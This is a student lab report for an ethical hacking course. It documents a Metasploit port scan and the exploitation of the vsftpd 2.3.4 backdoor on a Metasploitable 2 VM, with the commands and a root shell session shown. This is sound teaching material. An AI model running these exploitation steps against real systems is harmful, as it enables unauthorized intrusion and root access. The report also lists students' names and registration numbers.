

ICT3216
Introduction to Ethical Hacking
Group Assignment 03



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Group Name: Ethical_Strikers

1. Abstract

This report presents a comprehensive practical demonstration of identifying network vulnerabilities and performing controlled exploitation using the Metasploit Framework (MSF). The project was conducted within a virtualized environment comprising Kali Linux (attacker) and Metasploitable 2 (target). The primary focus was the exploitation of the VSFTPD v2.3.4 backdoor vulnerability to gain root-level access, confirming the critical risk posed by unpatched legacy services in a network environment.

2. System Architecture

The penetration testing lab was established using the following components:

- Primary Attacker: Kali Linux (64-bit Virtual Machine)
- Target System: Metasploitable 2 (Linux-based intentionally vulnerable VM)
- Network Protocol: TCP/IP within a NAT/Host-only virtual network • Target IP Address: 192.168.74.129

Target VM Network Configuration

The ifconfig output from the Metasploitable 2 VM confirms the target IP address (192.168.74.129) used throughout this assignment, validating the network configuration of the controlled lab environment

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
-bash: ifconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3b:f0:68
          inet addr:192.168.74.129  Bcast:192.168.74.255    Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3b:f068/64 Scope:link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5103 (4.9 KB)  TX bytes:7390 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

FFigure 1:ifconfig output on Metasploitable 2 VM - confirming target IP 192.168.74.129

[illegible]

Figure 2:Metasploit Framework launched in Kali Linux and auxiliary/scanner/portscan/tcp module selected

3.Phase 1: Information Gathering and Reconnaissance

3.1 Methodology

The first step involved mapping the target's attack surface. The Metasploit Auxiliary TCP Port Scanner module was used to identify open ports and active services on the target machine.

Commands Executed:

```
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.74.129 run
```

3.2 Findings

The scan returned multiple open ports. Port 21 (FTP) was identified as a high-value target due to its association with the VSFTPD v2.3.4 service, which is known to contain a specific historical backdoor vulnerability.

```
kali@kali: ~$ kali -VMware Workstation 17 Player
Player ▾  ||  🖨  📄
📄 📄 📄 📄 📄 ▾  1 2 3 4  📄
kali@kali: ~
Session Actions Edit View Help

msf auxiliary(scanner/portscan/tcp) > run
msf auxiliary(scanner/portscan/tcp) > run
msf auxiliary(scanner/portscan/tcp) > run
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.74.129
RHOSTS => 192.168.74.129
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):



| Name        | Current Setting | Required | Description                                                                                                                                                                                         |
|-------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                                                                                                                                    |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                                                                                                                                          |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.                                                                                                                      |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25 80,110-900)                                                                                                                                                               |
| RHOSTS      | 192.168.74.129  | yes      | The target host(s); see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                                                                                                                                          |



View the full module info with the info, or info -d command.

msf auxiliary(scanner/portscan/tcp) > run
[*] 192.168.74.129 - 192.168.74.129:21 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:23 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:25 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:22 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:53 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:80 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:111 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:139 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:445 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:512 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:513 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:514 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:1099 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:1524 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:2049 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:2121 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:3286 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:3632 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:5432 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:5900 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:6080 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:6667 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:6697 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:8089 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:8180 - TCP OPEN
[*] 192.168.74.129 - 192.168.74.129:8787 - TCP OPEN
[*] 192.168.74.129 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) >
```

Figure 1: Screenshot of the Port Scan results showing "TCP OPEN"

4. Phase 2: Exploitation (Gaining Access)

4.1 Exploit Selection

The exploit/unix/ftp/vsftpd_234_backdoor module was selected. This exploit leverages a backdoor that triggers when a specific sequence of characters is sent as the FTP username, causing the service to open a command listener on Port 6200.

4.2 Execution Process

Commands Executed:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.74.129 exploit
```

4.3 Outcome and Post-Exploitation

Upon successful exploitation, a command shell session was initiated on the target. The whoami command was executed to confirm that the session carried administrative (root) privileges, demonstrating full control over the compromised system.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.129:21 - The port used by the backdoor bind listener is already open
[*] 192.168.74.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.74.128:37517 → 192.168.74.129:6200) at 2026-03-11 03:22:12 -0400
```

Figure 2: Screenshot showing "Command shell session 1 opened"

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.74.129:21 - The port used by the backdoor bind listener is already open
[*] 192.168.74.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.74.128:37517 → 192.168.74.129:6200) at 2026-03-11 03:22:12 -0400

whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:3b:f0:68
          inet addr:192.168.74.129  Bcast:192.168.74.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe3b:f068/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10475 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10194 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:772725 (754.6 KB)  TX bytes:562682 (549.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:434 errors:0 dropped:0 overruns:0 frame:0
          TX packets:434 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:189965 (185.5 KB)  TX bytes:189965 (185.5 KB)
```

5. Virtual Environment Evidence

The following screenshots verify the authenticity of the laboratory environment and confirm student group ownership as required by the assessment guidelines.

5.1 VMware Infrastructure Metadata

The working directory and configuration file path confirm the localized setup of the Virtual Machines.




Figure 3: Screenshot of VMware Settings → Options → General tab

5.2 Group Identity Verification

The following terminal output confirms the group identity during the active exploitation session

```
kali@kali: ~
Session Actions Edit View Help
(kali@kali)-[~]
$ echo "Group Name:Ethical_Strikers"
Group Name:Ethical_Strikers
(kali@kali)-[~]
$
```

Figure 4: Screenshot of Kali terminal with the command: `echo "Group Name: Ethical_Strikers"`

6. Conclusion

This assignment provided practical, hands-on experience across the full penetration testing lifecycle. The team successfully demonstrated that standardized tools such as the Metasploit Framework can efficiently identify and exploit known vulnerabilities in legacy systems. The successful exploitation of the VSFTPD v2.3.4 backdoor underscores the critical importance of secure configuration management, timely patch application, and continuous proactive threat mitigation in any networked environment.

7. Group Members and Task Allocation

Tasks were distributed among group members based on the core technical phases of the penetration test. Each member was responsible for one distinct technical component to ensure balanced contribution and clear accountability.

Member Name	Index No.	Reg. No.	Task Assigned
S.R.D.M.S. Mahindasena	5227	ICT/2021/068	Reconnaissance using MSF Auxiliary modules and port scanning analysis
K.A.D. Senadi	5264	ICT/2021/109	Vulnerability research and exploit module identification.
S.N. Mapitigama	5228	ICT/2021/069	Exploit execution and gaining initial access
T.L. Kumarasiri	5303	ICT/2021/150	Post-exploitation analysis and privilege verification (whoami, session review)